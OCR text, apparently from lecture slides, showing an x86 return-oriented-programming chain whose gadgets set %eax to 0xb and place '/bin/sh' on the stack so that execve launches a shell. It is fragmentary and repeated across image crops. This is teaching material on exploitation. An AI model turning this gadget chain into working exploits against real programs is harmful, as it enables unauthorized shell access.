
%ebx

%ecx 0x0b0b0b0b

%edx



GADGETS



GADGETS

```
%eax  0xb
%ebx
%ecx  0x0b0b0b0b
%edx
```


/sh\0
/bin
0
+ 24
%esp
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

GADGETS


%eax 0xb
%ebx
%ecx
%edx

/sh\0
/bin
0
+ 24
%esp
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

